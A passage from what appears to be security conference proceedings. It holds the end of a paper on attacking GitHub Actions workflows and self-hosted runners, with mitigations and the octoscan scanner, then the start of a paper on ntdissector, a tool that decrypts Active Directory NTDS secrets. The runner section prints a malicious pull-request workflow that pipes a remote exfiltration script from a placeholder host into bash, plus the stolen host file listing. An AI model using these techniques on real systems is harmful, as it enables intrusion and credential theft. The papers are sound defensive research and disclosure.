22     time: [Function: time],
```

Fig. 24. Arbitrary code execution.

```
1  name: "Build Images"
2  on:
3    push:
4
5  jobs:
6    init:
7      runs-on: ubuntu-latest
8      name: "init"
9      steps:
10         - uses: non-existing-org/checkout-action
```

A malicious user could claim the non-existing-org GitHub organization and create the `checkout-action` in this organization. This would result in arbitrary code execution inside this workflow.

This vulnerability is quite rare and difficult to exploit as GitHub is aware of this kind of vulnerability. From this article [5]:

"To protect against repojacking, GitHub employs a security mechanism that disallows the registration of previous repository names with 100 clones in the week before renaming or deleting the owner's account."

We found this vulnerability on an Azure repository [5]:

[5] `https://github.com/Azure/bicep-registry-modules/blob/main/.github/workflows/fork-on-push-brm-generate.yml`

```
- uses: jungwinter/split@master
  id: branch
  with:
    msg: ${{ needs.get-module-to-validate.outputs.module_dir }}
    separator: "/"
    maxsplit: -1
```

The `jungwinter` user does not exist anymore, so we registered it and try to create the split repository, however it failed with the following error message:




Fig. 25. Repo jacking.

It seems that the user has moved his repository to a new account:

```
$ curl -kIs https://github.com/jungwinter/split
HTTP/1.1 200 Connection established

HTTP/2 301
server: GitHub.com
location: https://github.com/winterjung/split
[...]
```

B.7 Self-hosted runners

GitHub offers the possibility to host your own runners and customize the environment used to run jobs in workflows. These runners are called self-hosted.

Self-hosted runners provide enhanced control over hardware, operating systems, and software tools compared to GitHub-hosted runners. There is flexibility to install locally available software and opt for an operating system not supported by GitHub-hosted runners. Self-hosted runners can take various forms, including physical, virtual, containerized, on-premises, or cloud-based setups.

Self-hosted runners can be added at various levels in the management hierarchy:

— Repository-level runners are dedicated to a single repository.

— Organization-level runners can process jobs for multiple repositories in an organization.
— Enterprise-level runners can be assigned to multiple organizations in an enterprise account.

There exists two types of self-hosted runners, ephemeral and non-ephemeral ones. By default, the runners are non-ephemeral, meaning the environment used by the runner is not cleaned after a job completes. If attackers manage to execute code on a non-ephemeral runner, they could backdoor it by adding a process in the background. These kinds of runners are thus really sensitive.

Non-ephemeral runners can be identified by looking at run logs. A tool called gato[6] can be used to automate this process:

```
1 $ gato e --repository vercel/next.js!
2 - Enumerating: vercel/next.js!
3 [+] The repository contains a workflow: build_reusable.yml that
  ↪  might execute on self-hosted runners!
4 [+] The repository vercel/next.js contains a previous workflow run
  ↪  that executed on a self-hosted runner!
5 - The runner name was: nextjs-hel1-6 and the machine name was
  ↪  nextjs-hel1-6
6 [!] The repository contains a non-ephemeral self-hosted runner!
7
```

If the workflow uses the `actions/checkout` action, the run logs will display the `Cleaning the repository message`. Its presence indicates a shared working directory between builds on the runner. The name of the runner is also a good indicator. If the name is identical across jobs, it probably means that the runner is non-ephemeral.

To use a self-hosted runner, the `runs-on` directive must be changed to match the labels of the runner defined at creation time like this:

```
1 name: Self Hosted
2 on: [push]
3 jobs:
4   self-hosted:
5     runs-on: [self-hosted, linux, x64, gpu]
6     steps:
7       - uses: actions/checkout@v4
```

GitHub's documentation is clear about self-hosted runners, they recommend to exclusively employ them with private repositories. The rationale behind this recommendation is that forks of public repository have the po-

[6] `https://github.com/praetorian-inc/gato`




Fig. 26. Non-ephemeral runner.

tential to execute possibly harmful code on the self-hosted runner machine, using the attacks described earlier.

By exploiting self-hosted runners, attackers could access the internal network of the company. They could also monitor new jobs to gain access to secrets of other workflows and steal other `GITHUB_TOKEN` with more permissions. Indeed, if another workflow uses the `actions/checkout` action, the `.git/config` file will contain a GitHub token belonging to the user that triggered the workflow. In many cases this token will have write privileges over the repository.

The haskell-language-server [7] GitHub repository is configured with a non-ephemeral self-hosted GitHub runner labeled `linux-space`:

```
bindist-linux:
   name: Tar linux bindists (linux)
   runs-on: [self-hosted, linux-space]
```

This means that any user can create a pull request with a malicious workflow and use this non ephemeral self-hosted runner. For example, the following workflow was deployed (cf figure 27):

```
name: Security test
  on:
    pull_request:

  jobs:
    security:
      runs-on: [self-hosted, linux-space]
      container:
        image: debian:11
        volumes:
          - /:/mnt

      steps:
        - name: security test
          run: |
            apt-get update && apt-get install -y bash curl git
            curl -k https://ip.ip.ip.ip/static/exfil.sh | bash
```

Note that the first-time contributor protection was disabled on the haskell-language-server repository. This means that anyone could have exploited this vulnerability (cf figure 28).

In the previous example the host is mounted inside the container to access all the files of the host machine.

[7] https://github.com/haskell/haskell-language-server/




Fig. 27. Malicious PR.




Fig. 28. Multiple exploit attempts.

The script downloads and executes a small bash script that performs exfiltration and sends the output to a remote server:

```
1  $ ls -asl /mnt/bin /mnt/boot /mnt/cache /mnt/dev /mnt/etc /mnt/home
   ↪  /mnt/nix /mnt/opt /mnt/proc /mnt/root /mnt/run /mnt/srv
   ↪  /mnt/sys /mnt/tank /mnt/tmp /mnt/usr /mnt/var
2  [...]
3  /mnt/home:
4  total 59
5  9 drwxr-xr-x 28 root root  29 Apr  1  2023 .
6  9 drwxr-xr-x 19 root root  19 Apr  2  2023 ..
7  9 drwx------  5 1024 users  6 Mar 27  2023 a*****s
8  1 drwx------  2 1022 users  2 Mar  1  2023 a****a
9  9 drwx------  9 1000 users 16 Jun 26  2023 a******n
10 1 drwx------  2 1001 users  2 Mar  9  2022 b*****i
11 1 drwx------  3 1002 users  3 Mar  1  2023 b*****r
12 1 drwx------  2 1003 users  2 Mar  9  2022 d******u
13 [...]
14 5 -rw-r--r--  1 root root  41 Mar 24  2023 token.txt
15 [...]
16 /mnt/root:
17 total 58
18   9 drwx------  7 root root    12 Sep 28 09:14 .
19   9 drwxr-xr-x 19 root root    19 Apr  2  2023 ..
20 29 -rw-------  1 root root 26566 Sep 28 09:14 .bash_history
21   1 drwx------  4 root root     4 Mar  7  2023 .config
22   1 drwx------  2 root root     4 Apr  2  2023 .ssh
23   1 drwxr-xr-x  3 root root     3 Mar  7  2023 .vscode-server
24 [...]
25 /mnt/run:
26 [...]
27 0 drwxr-xr-x  5 root root   100 Jan 19 00:51 credentials
28 0 drwx------  8 root root   180 Nov 21 01:03 docker
29 4 -rw-r--r--  1 root root     7 Nov 21 01:03 docker.pid
30 0 srw-rw----  1 root   131    0 Nov 21 01:03 docker.sock
31 0 drwxr-xr-x  4 root root    80 Nov 21 01:03 github-runner
```

Since we managed to mount the host inside the container it could be possible to install a backdoor on the runner to gain persistent access. Like in the previous example, it would be possible to exfiltrate sensitive GitHub tokens via the `release.yaml` workflow which performs a checkout action. It is also possible to access the internal network.

We found the same vulnerability on the sharp[8] repository. It is a Node.js image processing library with more than 4 million weekly down-

[8] https://github.com/lovell/sharp

loads according[9] to npmjs.org. We also found the same vulnerability on Scroll,[10] a blockchain company.

This type of vulnerability has recently come to the fore with the compromise of several repositories, such as:

— actions/runner-images [7]
— tensorflow/tensorflow [8]
— pytorch/pytorch [10]

C Mitigations

While this paper is mainly focused on different exploitation methods, some configuration hardening can be applied at different level to prevent or limit exploitation.

C.1 Outside collaborators

One of the most effective protections that should be enabled on all repositories is the *Require approval for all outside collaborators* safeguard. This measure prevents external users from automatically executing untrusted code on the runner. It temporarily halts workflows until a repository member manually approves them. While this mitigation is not foolproof, as the reviewer must inspect all files for malicious code or exploitation attempts, it does decrease the risks. It is important to note that this protection will not prevent the exploitation of vulnerabilities in workflows triggered by a `pull_request_target`.

During our research, we encountered numerous vulnerable repositories that were shielded by this protection, making it challenging for us to exploit the vulnerability since concealing a malicious payload in a pull request can be difficult.

C.2 Input manipulation

Pipelines with triggers that can be activated by external users should be handled cautiously, particularly `pull_request_target`, `workflow_run`, `issue`, and `issue_comment` triggers, as external data can be manipulated from these workflows. We observed that artifacts can contain arbitrary files; therefore, extracting them into a subfolder could mitigate potential exploitation scenarios.

[9] `https://www.npmjs.com/package/sharp`
[10] `https://scroll.io/`

Here is an example from an Azure repository:

```
- name: Download rust build artifacts
  uses: dawidd6/action-download-artifact@v2
  with:
    workflow: ${{ github.event.workflow_run.workflow_id }}
    workflow_conclusion: success
    commit: ${{ github.event.workflow_run.head_sha }}
    name: rust-${{ matrix.arch }}-binaries
      path: /tmp
```

GitHub's context expression should also be avoided to minimize the risks of code injection. Alternatively, they should be passed to scripts as environment variables:

```
name: Issue
  on:
     issues:
  jobs:
    hello:
      runs-on: ubuntu-latest
      steps:
        - run: |
              echo "New issue: $ISSUE_BODY"
          env:
            ISSUE_BODY: ${{ github.event.issue.title }}
```

Essentially, all safeguards concerning the manipulation of untrusted inputs should be implemented within workflows, similar to any standard web application. This holds true even when the data originates from another workflow, such as through a `workflow_run` trigger.

C.3 Least privileges principle

Similar to conventional network or application setups, it is crucial to adhere to the principle of least privilege. For instance, if a workflow is intended to execute codeql for code analysis, it should only be granted read permissions for content access. Developers need to carefully outline the actions undertaken within a workflow and allocate restricted permissions accordingly. GitHub actions offer vast capabilities where multiple steps can be executed in varied contexts with varying privileges, thus mitigating potential impacts in the event of a breach.

This principle should also extend to the management of secrets within these environments to minimize the fallout in case of a compromise.

C.4 Restrict who can trigger a workflow

Restricting users that can launch a workflow can also be a good prevention mechanism. We saw some repositories using this technique to restrict a particular user or group to launch a workflow like in this example:

```
steps:
  - uses: tspascoal/get-user-teams-membership@v1.0.2
    id: checkMember
    with:
      username: ${{ github.actor }}
      team: 'cronos-dev'
      GITHUB_TOKEN: ${{ secrets.ORG_READ_BOT_PAT }}
[...]
  - name: set valid it is triggered by team members
    id: setValid
    run: |
      if [[ "${{ steps.checkMember.outputs.isTeamMember }}" ==
↪  "true" ]]; then
        echo "valid=true" >> $GITHUB_OUTPUT
      else
        echo "valid=false" >> $GITHUB_OUTPUT
      fi
```

Then in other jobs the value of the `valid` variable can be used:

```
build:
  runs-on: ubuntu-latest
  if: needs.member.outputs.valid == 'true'
  [...]
```

We came across lot of different techniques to secure workflows like here based on the name of the user that triggers the event:

```
jobs:
  split:
    runs-on: ubuntu-latest
    if: ${{ github.event.sender.login == 'admin-user' }}
```

Or:

```
jobs:
  task:
    if: contains('OWNER,MEMBER,COLLABORATOR',
↪  github.event.comment.author_association)
    runs-on: ubuntu-latest
    [...]
```

Here in a workflow from Discord, a pull request must have a specific tag to be run, this ensures that a reviewer has checked the code before running the workflow:

```
1  jobs:
2  build-docker-image:
3    # all jobs MUST have this if check for 'ok-to-test' or 'approved'
   ↪  for security purposes.
4    if:
5      ((github.event.action == 'labeled' && (github.event.label.name
   ↪  == 'approved' || github.event.label.name == 'lgtm' ||
   ↪  github.event.label.name == 'ok-to-test')) ||
6      (github.event.action != 'labeled' &&
   ↪  (contains(github.event.pull_request.labels.*.name,
   ↪  'ok-to-test') ||
   ↪  contains(github.event.pull_request.labels.*.name, 'approved')
   ↪  || contains(github.event.pull_request.labels.*.name, 'lgtm'))))
   ↪  &&
7      github.repository == 'feast-dev/feast'
8    runs-on: ubuntu-latest
9    steps:
10   [...]
```

There are a lot of different ways to perform this kind of checks.

D Conclusion

This research paper has highlighted the lesser-known security risks associated with CI/CD systems. Through our investigation, we have underscored the imperative for understanding and mitigating these risks to ensure the integrity and security of CI/CD environments.

Our findings emphasize that while CI/CD systems offer efficiency and automation benefits, they simultaneously introduce vulnerabilities that can be exploited by malicious actors to compromise code integrity or infiltrate internal networks. Developers should prioritize the security of their CI/CD environments by implementing robust configurations and adhering to best practices.

To aid developers in securing their workflows, we are also introducing a new tool called octoscan,[11] which performs static analysis on workflow files to identify vulnerabilities. Notably, all vulnerabilities presented in this paper were discovered using octoscan, demonstrating its effectiveness in identifying potential exploits.

[11] `https://github.com/synacktiv/octoscan`

In conclusion, by raising awareness of the security implications surrounding GitHub Actions and providing tools like octoscan for vulnerability detection, we aim at empowering developers to strengthen their workflows, safeguard sensitive data, and mitigate the risks of unauthorized access or manipulation in their CI/CD environments.

References

1. 0xn3va. Command-injection. https://0xn3va.gitbook.io/cheat-sheets/web-application/command-injection#bash_env, 2023.
2. Noam Dotan. Google and Apache Found Vulnerable to GitHub Environment Injection. https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability-0, 2022.
3. Noam Dotan. Novel Pipeline Vulnerability Discovered; Rust Found Vulnerable. https://www.legitsecurity.com/blog/artifact-poisoning-vulnerability-discovered-in-rust, 2022.
4. Asi Greenholts. The GitHub Actions Worm Compromising GitHub repositories through the Actions dependency tree. https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Asi%20Greenholts%20-%20The%20GitHub%20Actions%20Worm%20Compromising%20GitHub%20repositories%20through%20the%20Actions%20dependency%20tree.pdf, 2023.
5. Asi Greenholts. The GitHub Actions Worm: Compromising GitHub Repositories Through the Actions Dependency Tree. https://www.paloaltonetworks.com/blog/prisma-cloud/github-actions-worm-dependencies/, 2023.
6. Théo Louis-Tisserand Hugo Vincent. CI/CD secrets extraction, tips and tricks. https://www.synacktiv.com/publications/cicd-secrets-extraction-tips-and-tricks, 2023.
7. Adnan Khan. One Supply Chain Attack to Rule Them All – Poisoning GitHub's Runner Images. https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/, 2023.
8. Adnan Khan and John Stawinski. TensorFlow Supply Chain Compromise via Self-Hosted Runner Attack. https://www.praetorian.com/blog/tensorflow-supply-chain-compromise-via-self-hosted-runner-attack/, 2023.
9. Karim Rahal. Leaking Secrets From GitHub Actions: Reading Files And Environment Variables, Intercepting Network/Process Communication, Dumping Memory. https://karimrahal.com/2023/01/05/github-actions-leaking-secrets, 2023.
10. John Stawinski. Playing with Fire – How We Executed a Critical Supply Chain Attack on PyTorch. https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/, 2024.
11. Felix Wilhelm. Github: Widespread injection vulnerabilities in Actions. https://bugs.chromium.org/p/project-zero/issues/detail?id=2070, 2020.

ntdissector: a swiss-army knife for your NTDS files

Mehdi Elyassa and Julien Legras
mehdi.elyassa@synacktiv.com
julien.legras@synacktiv.com

Synacktiv

Abstract. NTDS files are the central databases of Windows Active Directory environments. They contain secrets and credentials that can be extracted using miscellaneous offensive public tools. However, their capabilities often stop at these secrets and credentials but not more. The *ntdissector* tool was developed to extract and format all the data of these NTDS files by using only Python to be platform-agnostic and easily improved.

A Introduction

A.1 Context

During an Active Directory password review, we had to output various statistics across different user populations. In that case, the type of users was set in the *extensionAttribute* attribute in the NTDS database. While we had no problem to extract the LM and NT hashes from the NTDS, we were forced to use other tools such as *go-ese* to extract other fields.

The output – JSON files – of the tool was good enough for our needs, but it was not able to decode many attributes and decrypt anything.

At Synacktiv, we use *ldeep* on a regular basis to extract LDAP information and output them as JSON files. The similarity of the outputs and the data eventually led us to the following question: is it possible to create a tool able to output the same data as *ldeep* but directly from a NTDS file?

We will explain in this article our journey in developing such a tool. Some new features introduced after the publication of the two blog posts [2, 3] will also be addressed.

A.2 State of the art

NTDS parsing tools are not new as security auditors need them to perform various audits such as passwords or permissions reviews. Most

of them are dedicated to a specific type of audit such as *pwdump* or *secretsdump* to extract LM and NT hashes or *BTA* to audit the permissions.

We initially worked on *go-ese* to add the missing features but it was not as easy as we thought. Eventually, we found the *dissect* project from Fox-IT: it is developed in Python, it has a *dissect.esedb* module that can be used to convert the NTDS records to JSON. At first, it was quite slow but a good profiling and debugging session resolved the issue. We eventually made a pull request [1] to serialize ESE objects to Python *dict* more efficiently. On a sample NTDS.dit of 1.5GB, the processing time improved by 10 times (from 40 to 4 minutes).

B Tool's capabilities

At first run, the tool builds various cache files to map out the schema, extract security descriptors, build up links and more broadly speed up any future execution. Therefore, besides converting records to JSON objects, the tool resolves ATT column names to their LDAP or CN naming equivalent. To do so, the *Attribute-Name-LDAP* and *Attribute-Name-CN* attributes of objects from the *attributeSchema* class are saved into a dictionnary, which is persisted with the cache.

The tool also parses the *link_table* to extract the links and backlinks between objects. Moreover, the hierarchy between objects is processed to build up distinguished names.

Additionaly, extracting more than just NT and LM hashes was a major objective behind this project. Our efforts were therefore focused on extracting most of the secrets stored in the NTDS database in order to produce a cross-platform tool that can meet many needs. Today, ntdissector extracts and decrypts the following secrets:

- *DPAPI backup keys*: the backup key is formatted as a PVK key and can be directly used by DPAPI tools, such as *dpapi.py*.
- *Supplemental credentials*: a structure that contains cryptographic hashes for the Digest and Kerberos authentication protocols.
- *LAPS legacy passwords*: plaintext passwords of the local administrators and their associated expiration time.
- *Windows LAPS passwords*: also known as LAPSv2.
- Authentication secrets related to incoming and outgoing domain trusts.

C Regular NTDS files

This chapter covers the main technical challenges we faced while attempting to format the objects and to get rid of the encryption layers protecting sensitive data.

C.1 DN resolution

As stated earlier, to reproduce the LDAP output, a distinguished name (*DN*) resolution process is implemented in ntdissector. The objects hierarchy is implemented through two attributes:

— A *DNT_col* attribute stores a unique ID identifying the object itself.
— Another *PDNT_col* attribute holds the parent object's ID.

Two other attributes hold the information to format the relative distinguished name (*RDN*) of the object:

— A *RDNtyp_col* attribute contains an ID referencing an attributeSchema object that represents the *DN* type (*CN*, *OU*, *DC*...).
— Another *RDN* attribute contains the name of the object.

These attributes combined to some internal ID resolutions allow formatting the RDN with the `{RDNtyp_col}={RDN}` format.

Regarding the full DN, it is constructed recursively based on the tree structure as follows:

```
{RDNtyp_col}={RDN},{RDNtyp_col N-1}={RDN N-1},{RDNtyp_col N-2}={RDN N-2} ...
# CN=User1,OU=Users,DC=DOMAIN,DC=LOCAL
```

C.2 LAPS v2

In early 2023, Microsoft released a new version of the LAPS solution named *Windows LAPS* [12]. Among the significant changes introduced by this new version, password encryption is now supported to avoid unsecure storage as plaintext in the Active Directory. It mainly relies on the DPAPI-NG mechanism and AES-256. Consequently, the following attributes are introduced in the AD schema by Windows LAPS:

— *msLAPS-Password*
— *msLAPS-EncryptedPassword*
— *msLAPS-EncryptedPasswordHistory*
— *msLAPS-EncryptedDSRMPassword*

— *msLAPS-EncryptedDSRMPasswordHistory*

If encryption is disabled, the *msLAPS-Password* attribute of the computer object stores a JSON object such as:

```
{
  "n":"Administrator",    # Name of the managed local account
  "t":"1d91d7c83e34480",  # UTC password update timestamp
  "p":"<password>"        # Plaintext password
}
```

Otherwise, the content of the *msLAPS-Encrypted** attributes is a blob which uses the structure format defined for the *ms-LAPS-EncryptedPassword* [4] attribute. The latter contains the JSON described above encrypted with a Content Encryption Key (*CEK*) protected via the *MS-GKDI* [6] protocol.

Such protocol, relies on a *Key Distribution Services (KDS) Root Key* [5] to derive the Key Encryption Key (*KEK*) used to encrypt the *CEK*.

Since the *KDS Root Keys* are stored in the NTDS database in *msKds-ProvRootKey* objects, ntdissector implements an offline version of the *MS-GKDI* protocol in order to compute the *KEK* for any given LAPS encrypted password.

```
// msKds-ProvRootKey.json
 {
  "cn": "0ff68468-a6bf-086c-5c23-2b42fcecb555",
[...]
  "msKds-KDFAlgorithmID": "SP800_108_CTR_HMAC",
  "msKds-KDFParam": "<HEX>",
  "msKds-PrivateKeyLength": 512,
  "msKds-PublicKeyLength": 2048,
  "msKds-RootKeyData": "<HEX>",
  "msKds-SecretAgreementAlgorithmID": "DH",
  "msKds-SecretAgreementParam": "<HEX>",
[...]
  "objectCategory":
↪ "CN=ms-Kds-Prov-RootKey,CN=Schema,CN=Configuration,DC=..",
  "objectClass": [
    "msKds-ProvRootKey",
    "top"
  ],
}
```

Figure 1 represents the decryption process, which is broadly detailed in our blog post [2].




Fig. 1. LAPSv2 password decryption process.

C.3 Trusts

Secrets related to domains trusted by or trusting the local domain are also extracted and formatted by the tool. In particular, the *trustAuthIncoming* and *trustAuthOutgoing* secret attributes defined in objects of the *trustedDomain* class are processed. They contain *LSAPR_AUTH_INFORMATION* [10] structures that hold authentication information either as an RC4 key or a cleartext password, which can be used to compute RC4 or legacy DES keys.

D ADAM NTDS files

During the development of ntdissector, we took into consideration a particular variant of NTDS databases dubbed ADAM. AD Lightweight Directory Services rely on this format which presents some particularities that caused known tools to fail parsing it.

The first difference resides in the data encryption mechanism. Both formats protect the password hashes and various sensitive information with a Password Encryption Key (PEK). The latter is encrypted with a *SysKey* before being stored in the database.

While a classic NTDS database derives the *SysKey* from four separate keys (*JD*, *Skew1*, *GBG* and *Data*) stored in the SYSTEM hive, the ADAM database, being a standalone instance, relies on a *BootKey* instead, which is assembled from 2 values stored directly in two distinct records: the *rootPekList* as an attribute of the *top* object class and the schemaPekList in the *dMD* object.

```
1 $ jq '{name, pekList}' ntdissector/out/{top,dMD}.json
2 { "name": "$ROOT\_OBJECT$", "pekList": "<HEX>" }
3 { "name": "Schema", "pekList": "<HEX>" }
```

The permutations required to compute the *BootKey* are as follows:

```
1 root_permutation = [2, 4, 25, 9, 7, 27, 5, 11]
2 schema_permutation = [37, 2, 17, 36, 20, 11, 22, 7]
3 bootKey = b"".join([rootPekList[i] for i in root_permutation]+
  ↪ [schemaPekList[i] for i in schema_permutation])
```

Once the key is computed, the credentials can be decrypted by reusing the original decryption routine without the 3DES decryption step. Indeed, the ADAM format relies on a single RC4 encryption layer.

